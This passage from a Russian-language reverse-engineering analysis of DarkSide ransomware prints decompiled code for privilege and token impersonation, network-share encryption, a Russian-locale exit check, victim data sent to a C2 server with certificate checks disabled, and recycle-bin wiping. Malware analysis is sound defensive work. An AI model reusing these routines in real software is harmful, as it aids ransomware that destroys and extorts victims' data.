        priviledge->Attributes = SE_PRIVILEGE_ENABLED;// enable token's privilege
      ++priviledge;
      --v2;
    }
    while ( v2 );
    result = mw_AdjustTokenPrivileges(TokenHandle, 0, TokenInformation, 0, 0, 0);
  }
}
```


Импернасолизация контекста безопасности

Если возможно, Darkside пытается заставить свой процесс имитировать контекст безопасности вошедшего в систему пользователя.

Во-первых, он проверяет, есть ли у вошедшего в систему пользователя учетная запись с указанным доменным именем NT AUTHORITY, AUTORITE NT или NT-AUTORITE. Это делается путем вызова GetTokenInformation для получения SID пользователя, а затем LookupAccountSidW для поиска указанного доменного имени.

```
has_NT_AUTHORITY = 0;
if ( mw_OpenProcessToken(-1, 8, &v10) )
{
  if ( mw_GetTokenInformation(v10, TokenUser, &TokenInformation, 40, v4) )
  {
    v8 = 128;
    v7 = 128;
    v9 = 1;
    if ( mw_LookupAccountSidW(0, TokenInformation.User.Sid, v6, &v8, ReferencedDomainName, &v7, &v9) )
    {
      v1 = decrypt_string_config(dword_24AF02);// NT AUTHORITY
      if ( mw__wcsicmp(ReferencedDomainName, v1) )
      {
        mw_RtlFreeHeap(PEB_SubSystemData, 0, v1);
        v1 = decrypt_string_config(dword_24AEE6);// AUTORITE NT
        if ( mw__wcsicmp(ReferencedDomainName, v1) )
        {
          mw_RtlFreeHeap(PEB_SubSystemData, 0, v1);
          v1 = decrypt_string_config(dword_24AEC8);// NT-AUTORITÄT
          if ( !mw__wcsicmp(ReferencedDomainName, v1) )
            has_NT_AUTHORITY = 1;
        }
        else
        {
          has_NT_AUTHORITY = 1;
        }
      }
      else
      {
        has_NT_AUTHORITY = 1;
      }
    }
```

Если токен пользователя имеет NT AUTHORITY, Darkside затем извлекает токен пользователя, вызывая WTSGetActiveConsoleSessionId и WTSQueryUserToken.

```
.text:00242C38 push    ebp
.text:00242C39 mov     ebp, esp
.text:00242C3B add     esp, 0FFFFFFFCh
.text:00242C3E push    ebx
.text:00242C3F push    ecx
.text:00242C40 push    edx
.text:00242C41 push    esi
.text:00242C42 push    edi
.text:00242C43 mov     [ebp+var_4], 0
.text:00242C4A call    mw_WTSGetActiveConsoleSessionId
.text:00242C50 mov     ecx, eax
.text:00242C52 lea     eax, [ebp+var_4]
.text:00242C55 push    eax             ; _DWORD
.text:00242C56 push    ecx             ; _DWORD
.text:00242C57 call    mw_WTSQueryUserToken
.text:00242C5D mov     eax, [ebp+var_4]
.text:00242C60 pop     edi
.text:00242C61 pop     esi
.text:00242C62 pop     edx
.text:00242C63 pop     ecx
.text:00242C64 pop     ebx
.text:00242C65 mov     esp, ebp
.text:00242C67 pop     ebp
.text:00242C68 retn
```

Darkside хранит этот токен в памяти и вызывает ImpersonateLoggedOnUser при шифровании файла.

Контрольная сумма GUID

Darkside сначала имеет функцию для выполнения хеширования CRC32 и операций XOR. Эта функция использует 0xDEADBEEF в качестве первого значения CRC32 и выполняет операции XOR с большим двоичным объектом данных между ними.

```
void *__stdcall CRC32_checksum_generator(int data1, int length, int hashing)
{
  int v3; // eax
  int v4; // eax
  int v5; // eax
  int v6; // eax

  if ( !length )
    return 0;
  if ( !hashing )
    clear_string(&TEMP_BUFFER, 0x10u);
  v3 = mw_RtlComputeCrc32(0xDEADBEEF, data1, length);// buff = CRC32(0xDEADBEEF, data)
  v4 = mw_RtlComputeCrc32(v3, data1, length);   // buff = CRC32(buff, data)
  TEMP_BUFFER ^= v4;                            // TEMP_BUFFER ^= buff
  v5 = mw_RtlComputeCrc32(v4, data1, length);   // buff = CRC32(buff, data)
  *((_DWORD *)&TEMP_BUFFER + 1) ^= v5;          // TEMP_BUFFER[1] ^= buff
  v6 = mw_RtlComputeCrc32(v5, data1, length);   // buff = CRC32(buff, data)
  *((_DWORD *)&TEMP_BUFFER + 2) ^= v6;          // TEMP_BUFFER[2] ^= buff
  *((_DWORD *)&TEMP_BUFFER + 3) ^= mw_RtlComputeCrc32(v6, data1, length);// TEMP_BUFFER[3] ^= CRC32(buff, data)
  return &TEMP_BUFFER;
}
```

Чтобы сгенерировать контрольную сумму жертвы с использованием ее GUID, Darkside выполняет 4 цикла этой функции на машины жертвы. Он также имеет функцию для преобразования окончательной контрольной суммы из байтов в форму шестнадцатеричной строки.

```
v1 = decrypt_string_config(Cryptography_str); // SOFTWARE\Microsoft\Cryptography
if ( !mw_RegOpenKeyExW(0x80000002, v1, 0, 257, &key) )
{
  v12 = 1;
  v11 = 128;
  MachineGuid_str = decrypt_string_config(::MachineGuid_str);// MachineGuid
  if ( !mw_RegQueryValueExW(key, MachineGuid_str, 0, &v12, lpData, &v11) )
  {
    length = mw_WideCharToMultiByte(0, 0, lpData, -1, multibyte_GUID, 64, 0, 0);
    v4 = CRC32_checksum_generator((int)multibyte_GUID, length, 0);
    v5 = CRC32_checksum_generator((int)v4, 16, 1);
    v6 = CRC32_checksum_generator((int)v5, 16, 1);
    v7 = (unsigned __int8 *)CRC32_checksum_generator((int)v6, 16, 1);
    *a1 = 46;
    convert_to_hex_string(v7, 4, a1 + 1);
  }
  mw_RtlFreeHeap(PEB_SubSystemData, 0, MachineGuid_str);
  mw_RegCloseKey(key);
```

Журнал логов

Если LOGGING_FLAG в конфигурации установлен на 1, программа-вымогатель начнет регистрировать каждую операцию в файле журнала.

Сначала он генерирует имя файла журнала, форматируя контрольную сумму GUID в LOG% s.TXT.

```
.text:00243DAE generate_log_file_name proc near
.text:00243DAE
.text:00243DAE arg_0= dword ptr  8
.text:00243DAE
.text:00243DAE push    ebp
.text:00243DAF mov     ebp, esp
.text:00243DB1 push    ebx
.text:00243DB2 push    ecx
.text:00243DB3 push    edx
.text:00243DB4 push    esi
.text:00243DB5 push    edi
.text:00243DB6 push    dword_24B1EE    ; length
.text:00243DBC push    offset LOG_s_TXT_str ; string
.text:00243DC1 call    decrypt_large_buffer
.text:00243DC6 push    offset GUID_checksum ; _DWORD
.text:00243DCB push    offset LOG_s_TXT_str ; _DWORD
.text:00243DD0 push    [ebp+arg_0]     ; _DWORD
.text:00243DD3 call    mw_swprintf
.text:00243DD9 add     esp, 0Ch
.text:00243DDC push    dword_24B1EE
.text:00243DE2 push    offset LOG_s_TXT_str
.text:00243DE7 call    clear_string
.text:00243DEC pop     edi
.text:00243DED pop     esi
.text:00243DEE pop     edx
.text:00243DEF pop     ecx
.text:00243DF0 pop     ebx
.text:00243DF1 pop     ebp
.text:00243DF2 retn    4
```

Затем Darkside создает файл журнала в той же папке, что и исполняемый файл вредоносной программы, используя GetModuleFileNameW и CreateFileW.

```
int w_create_log_file()
{
  int v0; // eax
  _DWORD log_file_path[130]; // [esp+4h] [ebp-208h] BYREF

  mw_GetModuleFileNameW(0, log_file_path, 260);
  v0 = mw_wcsrchr(log_file_path, '\\');
  mw_wcscpy(v0 + 2, &LOG_FILE_NAME);
  return mw_CreateFileW(log_file_path, 0x40000000, 0, 0, 2, 128, 0);
}
```

Файл README о выкупе

Если для параметра RANSOM_NOTE_FLAG в конфигурации установлено значение 1, программа-вымогатель сгенерирует имя файла README. Этот файл с запиской о выкупе внутри будет помещен в каждый зашифрованный каталог.

Имя файла README генерируется путем форматирования контрольной суммы GUID в README% s.TXT.

```
unsigned int __userpurge generate_README_file_name@<eax>(int edi0@<edi>, int a1)
{
  decrypt_large_buffer((int)&byte_24B5A4, length);// README%s.TXT
  mw_swprintf(a1, &byte_24B5A4, GUID_checksum, edi0);
  return clear_string(&byte_24B5A4, length);
}
```

Параметры командной строки

Darkside может принимать параметры командной строки -path и имя каталога. Это можно использовать для специального шифрования выбранного каталога с помощью обычного шифрования.

```
cmd_args = cmd_args_1;
if ( pNumArgs == 3 )
{
  second_arg = (int)cmd_args_1[1];
  decrypt_large_buffer((int)&dash_path_str, dword_24AF1C);// -path
  mw__wcsicmp(second_arg, &dash_path_str);
  if ( !clear_string(&dash_path_str, dword_24AF1C) )
  {
    v5 = mw_wcsrchr(cmd_args[2], '.');
    if ( !v5
      || (decrypt_large_buffer(
            (int)&dot_lnk_str,
            dword_24B12A),                    // if given path is a lnk
          mw__wcsicmp(v5, &dot_lnk_str),
          clear_string(&dot_lnk_str, dword_24B12A)) )
    {
      w_folder_encryption((int)cmd_args[2], 0);
    }
    else if ( get_folder_path_from_link(a1, v5, (int)cmd_args[2], &path) )
    {
      w_folder_encryption(path, 1);
    }
    return;
  }
```

Если -path не указан, но вместо этого параметр представляет собой имя файла, вредоносная программа шифрует только этот конкретный файл.

```
result = mw_GetModuleFileNameW(PEB_Mutant, current_file_name, 260);
if ( result )
{
  result = mw_CreateFileW(current_file_name, 0x80000000, 1, 0, 3, 128, 0);// get malware exe handle
  current_file_handle = result;
  if ( result != -1 )
  {
    file_size = mw_GetFileSize(current_file_handle, 0);
    file_heap = mw_RtlAllocateHeap(PEB_SubSystemData, 0, file_size);
    if ( file_heap )
    {
      if ( mw_ReadFile(current_file_handle, file_heap, file_size, &v6, 0) )// read full exe file into buffer
      {
        CRC_32_file_hash = (unsigned __int8 *)CRC32_checksum_generator(file_heap, file_size, 0);
        decrypt_large_buffer(mutex_string, *(_DWORD *)(mutex_string - 4));// Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        convert_to_hex_string(CRC_32_file_hash, 16, (_WORD *)(mutex_string + 0xE));
      }
      if ( file_heap )
        mw_RtlFreeHeap(PEB_SubSystemData, 0, file_heap);
    }
    result = mw_CloseHandle(current_file_handle);
  }
}
return result;
```

В случае, когда путь к папке/файлу в параметре является ссылкой (.lnk), Darkside вызывает функцию, чтобы найти полный путь к папке/файлу по этой ссылке.

Эта функция использует CoCreateInstance с CLSID {00021401-0000-0000-C000-000000000046} для запроса интерфейса из windows.storage.dll.

Вероятно, он использует интерфейсы IStorageFolderHandleAccess и IStorageFileHandleAccess для извлечения полного пути из ссылки, но я не уверен в этом.

Я плохо разбираюсь в COM-объектах, поэтому, если кто-нибудь понимает, как это работает, свяжитесь со мной!

```
mw_CoInitialize(0);
PPV_IStorageItemHandleAccess = 0;
v11 = HAO_NONE;
v15 = decrypt_string_config(dword_24B01A);
v14 = decrypt_string_config(dword_24B02E);
v13 = decrypt_string_config(dword_24B042);
if ( !mw_CoCreateInstance(v15, 0, 1, v14, &PPV_IStorageItemHandleAccess)// windows.storage.dll
  && !((int (__cdecl *)(IStorageFolderHandleAccess *, void *, HANDLE_ACCESS_OPTIONS *, int, int, int, int))PPV_IStorageItemHandleAccess->lpVtbl->QueryInterface)(
        PPV_IStorageItemHandleAccess,
        v13,
        &v11,
        a3,
        a4,
        v4,
        v5)
  && !(*(int (__cdecl **)(HANDLE_ACCESS_OPTIONS, int, _DWORD))(*(_DWORD *)v11 + 0x14))(v11, a5, 0) )
{
  v6 = mw_RtlAllocateHeap(PEB_SubSystemData, 0, 520);
  v7 = v6;
  if ( v6 )
  {
    if ( ((int (__cdecl *)(IStorageFolderHandleAccess *, int, int, _DWORD, _DWORD))PPV_IStorageItemHandleAccess->lpVtbl->Create)(
           PPV_IStorageItemHandleAccess,
           v6,
           0x104,
           0,
           0) )
    {
```


Одноразовый мьютекс

Если BUILD_MUTEX_FLAG в конфигурации установлен в 1, программа-вымогатель построит строку мьютекса для однократного выполнения. Вызывая OpenMutex на мьютексе, она может проверить, что в любой момент времени работает только один экземпляр Darkside.

Функция для создания этого мьютекса сначала извлекает текущий путь к файлу вредоносной программы и считывает содержимое файла в буфер кучи с помощью GetModuleFileNameW, CreateFileW, GetFileSize и ReadFile.

Затем вычисляется контрольная сумма файлового буфера путем прохождения одного цикла функции CRC32_checksum_generator.

Строка мьютекса расшифровывается с помощью decrypt_large_buffer и добавляется в строку Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX. Затем все символы «X» в строке заменяются шестнадцатеричной строкой контрольной суммы файлового буфера.

Часть Global означает, что мьютекс виден во всех сеансах терминального сервера.

```
result = mw_GetModuleFileNameW(PEB_Mutant, current_file_name, 260);
if ( result )
{
  result = mw_CreateFileW(current_file_name, 0x80000000, 1, 0, 3, 128, 0);// get malware exe handle
  current_file_handle = result;
  if ( result != -1 )
  {
    file_size = mw_GetFileSize(current_file_handle, 0);
    file_heap = mw_RtlAllocateHeap(PEB_SubSystemData, 0, file_size);
    if ( file_heap )
    {
      if ( mw_ReadFile(current_file_handle, file_heap, file_size, &v6, 0) )// read full exe file into buffer
      {
        CRC_32_file_hash = (unsigned __int8 *)CRC32_checksum_generator(file_heap, file_size, 0);
        decrypt_large_buffer(mutex_string, *(_DWORD *)(mutex_string - 4));// Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        convert_to_hex_string(CRC_32_file_hash, 16, (_WORD *)(mutex_string + 0xE));
      }
      if ( file_heap )
        mw_RtlFreeHeap(PEB_SubSystemData, 0, file_heap);
    }
    result = mw_CloseHandle(current_file_handle);
  }
}
return result;
```


Шифрование одного файла/папки

Поскольку функция шифрования отдельного файла/папки используется только тогда, когда указаны параметры, она, скорее всего, предназначена только для целей тестирования. Следовательно, эта функция не слишком сложна.

Во-первых, она проверяет, установлен ли CHECK_RUSSIAN_COMP_FLAG в 1 в конфигурации. Если да, то она переходит к проверке, является ли язык компьютера жертвы русским, анализируя выходные данные GetUserDefaultLangID и GetSystemDefaultUILanguage.

Если язык компьютера русский, он немедленно закрывается. Я не думаю, что мне нужно вдаваться в подробности о том, почему здесь находится этот блок **кода** .

```
if ( CHECK_RUSSIAN_COMP_FLAG )
{
  if ( hLogFile )
  {
    decrypt_large_buffer((int)System_Language_Check_str, dword_24B29A);
    w_WriteFile(hLogFile, (int)&INF_str, (int)System_Language_Check_str, 0, 0);
    clear_string(System_Language_Check_str, dword_24B29A);
  }
  if ( is_computer_language_Russian() )
  {
    if ( hLogFile )
    {
      decrypt_large_buffer((int)Russian_check, dword_24B2CA);// This is a Russian-Speaking System, Exit
      w_WriteFile(hLogFile, (int)&INF_str, (int)Russian_check, 0, 0);
      clear_string(Russian_check, dword_24B2CA);
    }
    return;
  }
```


Exit immediately

I. Шифрование пуи UNC

Затем он проверяет, является ли путь к файлу путем к серверу UNC, вызывая PathIsUNCServerW. Если это так, вызывается функция шифрования UNC. В этой функции Darkside перечисляет все сети, совместно используемые с помощью NetShareEnum, строит для каждого действительный сетевой путь UNC и вызывает функцию main_encryption для их шифрования.

```
int __stdcall main_UNC_encryption(int servername)
{
  _DWORD *network_share_1; // esi
  int full_network_path; // ebx
  char v4[400]; // [esp+4h] [ebp-1A0h] BYREF
  int v5; // [esp+194h] [ebp-10h] BYREF
  char v6[4]; // [esp+198h] [ebp-Ch] BYREF
  int entriesread; // [esp+19Ch] [ebp-8h] BYREF
  _DWORD *network_share; // [esp+1A0h] [ebp-4h] BYREF

  mw_WSAStartup(257, v4);
  v5 = 0;
  if ( !mw_NetShareEnum(servername, 1, &network_share, -1, &entriesread, v6, &v5) )
  {
    network_share_1 = network_share;
    do
    {
      if ( !network_share_1[1] )
      {
        full_network_path = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
        *(_DWORD *)full_network_path = '\\\0\\';
        *(_DWORD *)(full_network_path + 4) = '\\\0?';// build valid UNC network path
        *(_DWORD *)(full_network_path + 8) = 'N\0U';
        *(_DWORD *)(full_network_path + 12) = '\\\0C';
        mw_wcscat(full_network_path, servername + 4);
        mw_PathAddBackslashW(full_network_path);
        mw_wcscat(full_network_path, *network_share_1);
        main_encryption((LPCWSTR)full_network_path);// encrypt network path
        mw_RtlFreeHeap(PEB_SubSystemData, 0, full_network_path);
      }
      network_share_1 += 3;
      --entriesread;
    }
    while ( entriesread );
  }
  return mw_WSACleanup();
```


II. Шифрование нормального путь

Если путь не ведет к серверу UNC, Darkside построит действительный путь соответствующим образом, проверив, является ли путь сетевым путем, путем к смонтированному сетевому диску или просто обычным путем в системе.

```
if ( mw_PathIsNetworkPathW(path) )        // path is a network path
{
  *(_DWORD *)folder_path = '\\\0\\';
  *(_DWORD *)(folder_path + 4) = '\\\0?';
  *(_DWORD *)(folder_path + 8) = 'N\0U';
  *(_DWORD *)(folder_path + 12) = '\\\0C';
  mw_wcscpy(folder_path + 16, path + 4);  // build network path
}
else if ( *(_WORD *)(path + 2) == ':' )   // path is a mounted network drive
{
  *(_DWORD *)folder_path = '\\\0\\';
  *(_DWORD *)(folder_path + 4) = '\\\0?';
  mw_wcscpy(folder_path + 8, path);
}
else
{
  if ( *(_DWORD *)path != '?\0\\' || *(_DWORD *)(path + 4) != '\\\0?' || *(_WORD *)(path + 20) != '{' )
    return;
  *(_DWORD *)folder_path = '\\\0\\';      // just normal path
  *(_DWORD *)(folder_path + 4) = '\\\0?';
  mw_wcscpy(folder_path + 8, path + 8);
}
if ( !*(_WORD *)mw_PathFindExtensionW(folder_path) )
  mw_PathAddBackslashW(folder_path);
if ( is_final_folder )
  mw_RtlFreeHeap(PEB_SubSystemData, 0, path);
```


Вот что входит в файл журнала, если LOGGING_FLAG равен 1.

```
decrypt_large_buffer((int)Start_Encrypting_str, dword_24B21E);// Start Encrypting Target Folder
w_WriteFile(hLogFile, (int)&INF_str, (int)Start_Encrypting_str, 0, folder_path);
clear_string(Start_Encrypting_str, dword_24B21E);
if ( CONFIG_ENCRYPTION_MODE == 1 )
{
  decrypt_large_buffer((int)Encryption_Full_str, dword_24B51C);// Encrypt Mode - FULL
  w_WriteFile(hLogFile, (int)&INF_str, (int)Encryption_Full_str, 0, 0);
  clear_string(Encryption_Full_str, dword_24B51C);
}
else if ( CONFIG_ENCRYPTION_MODE == 2 )
{
  decrypt_large_buffer((int)Encrypt_Fast_str, dword_24B548);// Encrypt Mode - FAST
  w_WriteFile(hLogFile, (int)&INF_str, (int)Encrypt_Fast_str, 0, 0);
  clear_string(Encrypt_Fast_str, dword_24B548);
}
else
{
  decrypt_large_buffer((int)Encrypt_Auto_str, dword_24B574);// Encrypt Mode - AUTO
  w_WriteFile(hLogFile, (int)&INF_str, (int)Encrypt_Auto_str, 0, 0);
  clear_string(Encrypt_Auto_str, dword_24B574);
}
decrypt_large_buffer((int)Start_u_IO_Workers_str, dword_24B448);// Started %u I/O Workers
decrypt_large_buffer((int)Encrypted_u_file_str, dword_24B47A);// Encrypted %u file(s)
decrypt_large_buffer((int)&Start_Encrypt_str, dword_24B4A8);// Start Encrypt
decrypt_large_buffer((int)&Handle_u_str, dword_24B4C8);// [Handle %u]
decrypt_large_buffer((int)File_Encrypted_Successful_str, dword_24B4E4);// File Encrypted Successful
```


Перед вызовом функции main_encryption для шифрования этого окончательного пути Darkside попытается вызвать ImpersonateLoggedOnUser (USER_TOKEN), если у него есть NT AUTHORITY для имперсонализации пользователя при выполнении шифрования файла.

Полное шифрование

Если параметры командной строки не указаны, Darkside выполнит полное шифрование на машине жертвы, что включает в себя множество других операций, таких как соединение с сервером C2, удаление теневых копий, завершение процессов и служб,...

Эта функция также имеет такой же блок кода для проверки русского языка на компьютере жертвы.

I. Подключение к C2 и отправка информации о жертвах

Если для параметра CONFIG_C2_URL_FLAG установлено значение 1 и в конфигурации указан URL-адрес C2, он отправит информацию об ОС жертвы на сервер C2.

Функция извлечения информации об ОС пользователя использует такие функции, как GetUserNameW, GetComputerNameW, MachinePreferredUILanguage, чтобы найти эту информацию.

```
system_archiecture = 0;
valid_drives_num = find_drive_size_info(drive_info_string);// format: drive name + free_bytes | drive name + free bytes
if ( valid_drives_num )
{
  valid_drives_num_1 = valid_drives_num;
  string_length = 31;
  mw_GetUserNameW(user_name, &string_length);
  if ( string_length )
  {
    v2 = 2 * string_length + valid_drives_num_1;// add user name length
    string_length = 31;
    mw_GetComputerNameW(computer_name, &string_length);
    if ( string_length )                    // add computer name length
    {
      v3 = 2 * string_length + v2;
      v4 = read_MachinePreferredUILanguage((int)MachinePreferredUILanguage);
      if ( v4 )
      {
        v5 = v4 + v3;                       // add MachinePreferredUILanguage length
        v6 = read_NETBIOS_name((int)NETBIOS_name);
        if ( v6 )
        {
          v7 = v6 + v5;                     // add NETBIOS_name length
          v8 = read_ProductName((int)ProductName);
          if ( v8 )
          {
            final_length = v8 + v7;         // add ProductName length
            v10 = get_CRC32_GUID(final_length, CRC32_GUID);
            if ( v10 )
            {
              v11 = v10 + final_length;     // ADD CRC32_GUID
              system_archiecture = get_system_architecture();
```

После извлечения всего он запишет все данные в строковом формате в эту форму JSON.

JSON:

```
"os":{
  "lang":"en-US",
  "username":"cdong49",
  "hostname":"DESKTOP-739L404",
  "domain":"WORKGROUP",
  "os_type":"windows",
  "os_version":"Windows 10 Education N",
  "os_arch":"x64",
  "disks":"C:69/99",
  "id":"c46289476b8ceea97117"
}
```

Затем он создаст строку-обертку, чтобы включить версию вредоносного ПО и UID жертвы с этой информацией об ОС.

```
result = decrypt_string_config(VICTIM_INFO_FORMAT);// {"bot":{ "ver":"%s","uid":"%s"},%s}
victim_info_format = result;
if ( result )
{
  result = get_system_full_info();
  system_full_info = result;
  if ( result )
  {
    victim_info_format_len = mw_strlen(victim_info_format);
    system_full_info_len = mw_strlen(system_full_info);
    result = (void *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, system_full_info_len + victim_info_format_len + 28);
    full_victim_info = result;
    if ( result )
    {
      result = decrypt_string_config(MALWARE_VERSION);// MALWARE_VERSION = 1.8.6.2
      malware_version = result;
      if ( result )
      {
        length = mw_sprintf(full_victim_info, victim_info_format, result, &CONFIG_VICTIM_UID, system_full_info, v0);
        result = (void *)send_data_to_C2((int)full_victim_info, length);
      }
    }
```

Окончательная строка будет в такой форме JSON.

JSON:

```
{
  "bot":{
    "ver":"1.8.6.2",
    "uid":"060108efb510c98"
  },
  "os":{
    "lang":"en-US",
    "username":"cdong49",
    "hostname":"DESKTOP-739L404",
    "domain":"WORKGROUP",
    "os_type":"windows",
    "os_version":"Windows 10 Education N",
    "os_arch":"x64",
    "disks":
    "C:69/99",
    "id":"c46289476b8ceea97117"
  }
```

Эта строка будет хеширована функцией ручного хеширования. Опять же, я не стал разбираться в этом, потому что это всего лишь функция хеширования. Она нужна только для того, чтобы убедиться, что информация не отправляется в виде открытого текста.

```
LOWORD(v6) = *a1;
v7 = a1[1];
v8 = a1[2];
v9 = a1[3];
v2 = 0;
while ( 1 )
{
  v3 = (unsigned __int16)((~v9 & v7) + v6 + (v9 & v8) + HASH_BUFF[4 * v2]);
  LOWORD(v3) = __ROL2__(v3, 1);
  v6 = v3;
  v7 = __ROL2__((~(_WORD)v3 & v8) + v7 + (v3 & v9) + dword_530F8A[4 * v2], 2);
  v8 = __ROL2__((~v7 & v9) + v8 + (v7 & v3) + dword_530F8A[4 * v2 + 1], 3);
  v4 = __ROL2__((~v8 & v3) + v9 + (v8 & v7) + word_530F8E[4 * v2], 5);
  v9 = v4;
  if ( ++v2 == 16 )
    break;
  if ( v2 == 5 || v2 == 11 )
  {
    LOWORD(v6) = v6 + HASH_BUFF[v4 & 0x3F];
    v7 += HASH_BUFF[v6 & 0x3F];
    v8 += HASH_BUFF[v7 & 0x3F];
    v9 = HASH_BUFF[v8 & 0x3F] + v4;
  }
}
result = v6;
*a2 = v6;
a2[1] = v7;
a2[2] = v8;
a2[3] = v4;
return result;
```

Хешированная информационная строка и UID жертвы затем записываются в эту строку формата, которая позже используется в качестве содержимого сетевого пакета для отправки на C2.

random_num1=hash(information_string)&random_num2=victim_UID

```
hash_full_victim_info_len = manual_hashing_func(&HASHING_BUFF_GENERATOR, 16, full_victim_info, vic_info_length);// hash_victim_info
if ( hash_full_victim_info_len )
{
  hashed_info_string = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 2 * hash_full_victim_info_len);
  if ( hashed_info_string )
  {
    length_buffer = second_manual_hashing_func(
                      hash_full_victim_info_len,
                      full_victim_info,
                      hash_full_victim_info_len,
                      hashed_info_string);
    UID_length = mw_strlen(&CONFIG_VICTIM_UID);
    HTTP_content_buffer = mw_RtlAllocateHeap(PEB_SubSystemData, 8, &length_buffer[UID_length + 22]);
    if ( HTTP_content_buffer )
    {
      strcpy(target_object_name_format, "%.8x=%s&%.8x=%s");
      random_num = w_RtlRandomEx();
      v7 = mw_sprintf(
             HTTP_content_buffer,
             target_object_name_format,
             random_num,
             hashed_info_string,
             v6,
             &CONFIG_VICTIM_UID);          // random_num1=hash(information_string)&random_num2=victim_UID
```

На этом этапе Darkside использует InternetOpenW и InternetConnectW, чтобы открыть дескриптор Интернет-приложения Firefox/80.0 и подключиться к серверу C2 через порт 443.

```
decrypted_FIREFOX80_WIN_USER_AGENT = decrypt_string_config(FIREFOX80_WIN_USER_AGENT);// Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0
if ( decrypted_FIREFOX80_WIN_USER_AGENT )
{
  hInternet = mw_InternetOpenW(decrypted_FIREFOX80_WIN_USER_AGENT, INTERNET_OPEN_TYPE_PRECONFIG, 0, 0, 0);
  if ( hInternet )
  {
    C2_URL = CONFIG_C2_URL;
    while ( 1 )
    {
      hC2connection = mw_InternetConnectW(hInternet, C2_URL, 443, 0, 0, INTERNET_SERVICE_HTTP, 0, 0);// connect to C2 at port 443, FTP service.
```

После установления соединения Darkside отправляет запрос POST на C2 с помощью HttpOpenRequestW, расшифровывает заголовок HTTP, устанавливает параметры Интернета с помощью InternetSetOptionW и, наконец, отправляет пакет с созданным выше буфером содержимого.

```
HTTP_STOP_verb = 'O\0P';
lpszVerb_4 = 'T\0S';          // verb = STOP
v16 = 0;
hRequest = mw_HttpOpenRequestW(
             hC2connection,
             &HTTP_STOP_verb,
             target_object_name_format,
             0,
             0,
             0,
             0x800000,
             0);
if ( !hRequest )
  break;
HTTP_header = decrypt_string_config(dword_52BA6C);// Accept: */*
                              // Connection: keep-alive
                              // Accept-Encoding: gzip, deflate, br
                              // Content-Type: text/plain
if ( !HTTP_header )
  break;
v23 = 4;
if ( !mw_InternetQueryOptionW(hRequest, INTERNET_OPTION_SECURITY_FLAGS, &security_buffer, &v23) )
  break;
security_buffer |= 0x84603300;// SECURITY_FLAG_UNKNOWNBIT | SECURITY_FLAG_IGNORE_CERT_CN_INVALID | SECURITY_FLAG_IGNOR
if ( !mw_InternetSetOptionW(hRequest, 31, &security_buffer, 4) )
  break;
dwHeadersLength = mw_wcslen(HTTP_header);
if ( !mw_HttpSendRequestW(hRequest, HTTP_header, dwHeadersLength, HTTP_content_buffer, v7) )// send data to C2
  break;
v22 = 16;
v21 = 0;
```

Наконец, Darkside вызывает HttpQueryInfoW, чтобы запросить код состояния и проверить, успешно ли отправлен пакет.

II. Очистка корзины

Если WIPE_RECYCLE_BIN_FLAG в конфигурации установлен в 1 и текущий процесс запущен как ADMIN, Darkside попытается стереть все папки корзины, которые он может найти на дисках машины.

Во-первых, чтобы найти папку корзины на заданном пути к диску, функция итеративно вызывает FindFirstFileExW и FindNextFileW, чтобы найти папку, содержащую «* recycle *» в своем имени.

```
drive_name_2[drive_name_len] = '*';
*&drive_name_2[drive_name_len + 1] = 'e\0r';
*&drive_name_2[drive_name_len + 3] = 'y\0c';
*&drive_name_2[drive_name_len + 5] = 'l\0c';
*&drive_name_2[drive_name_len + 7] = '*\0e';
drive_name_2[drive_name_len + 9] = 0;          // *recycle*
v9 = mw_FindFirstFileExW(drive_name_1, 0, &lpFindFileData, 0, 0, 2);// FIND_FIRST_EX_LARGE_FETCH
if ( v9 != -1 )
{
  while ( (lpFindFileData.dwFileAttributes & 0x10) == 0 )
  {
    if ( !mw_FindNextFileW(v9, &lpFindFileData) )
      goto LABEL_10;
  }
  mw_wcscpy(result_1, drive_name);
  v4 = mw_wcslen(result_1);
  if ( *(result_1 + 2 * v4 - 2) == 92 )
  {
    v5 = result_1 + 2 * v4;
  }
  else
  {
    *(result_1 + 2 * v4) = 92;
    v5 = result_1 + 2 * v4 + 2;
  }
```

Loop until done
or found $recycle.bin

Найдя путь к корзине, Darkside перебирает каждый каталог внутри и вызывает рекурсивную функцию, чтобы полностью очистить ее.

```
result = find_recycle_bin(full_drive_name, recycle_bin);// $Recycle.bin
if ( result )
{
  clear_string(v7, 0x250u);
  v2 = v6;
  mw_wcscpy(v6, recycle_bin);
  v3 = mw_wcslen(v6);
  if ( v6[v3 - 1] != 92 )
  {
    v6[v3] = 92;
    v2 = &v6[1];
  }
  *&v2[v3] = 2949203;
  *&v2[v3 + 2] = 42;                    // $Recycle.bin\\s-*
  result = mw_FindFirstFileExW(v6, 0, v7, 0, 0, 2);
  v9 = result;
  if ( result != -1 )
  {
    do
    {
      if ( (v7[0] & 0x10) != 0 )              // if found a directory
      {
        mw_wcscpy(recycle_bin, v6);           // S-1-12-1-1017071182-1197493946-1237600937-161126302
        v4 = mw_wcsrchr(recycle_bin, '\\');
        mw_wcscpy(v4 + 2, v8);
        recursive_delete(recycle_bin);
      }
    }
    while ( mw_FindNextFileW(v9, v7) );
    result = mw_FindClose(v9);
  }
}
```


Рекурсивная функция довольно проста. Она использует FindFirstFileExW и FindNextFileW для поиска файлов и папок внутри. Если она находит файл, он вызывает DeleteFileW для его удаления. Если она находит папку, она снова рекурсивно вызывает себя, чтобы удалить содержимое папки, и вызывает RemoveDirectoryW для его удаления.

```
result = mw_FindFirstFileExW(v2, 0, v6, 0, 0, 2);
v10 = result;
if ( result != -1 )
{
  do
  {
    if ( v7[0] != 46 && v7[0] != '.\0.' )
    {
      v4 = v8;
      mw_wcscpy(v8, v9);
      *mw_wcsrchr(v4, 92) = 0;
      v5 = mw_wcslen(v4);
      if ( *&v4[2 * v5 - 2] != 92 )
      {
        *&v4[2 * v5] = 92;
        v4 += 2;
      }
      mw_wcscpy(&v4[2 * v5], v7);
      if ( (mw_GetFileAttributesW(v8) & 0x10) != 0 )
      {
        if ( !mw_PathIsDirectoryEmptyW(v8) )
          recursive_delete(v8);
        mw_RemoveDirectoryW(v8);
      }
      else
      {
        mw_DeleteFileW(v8);
      }
    }
  }
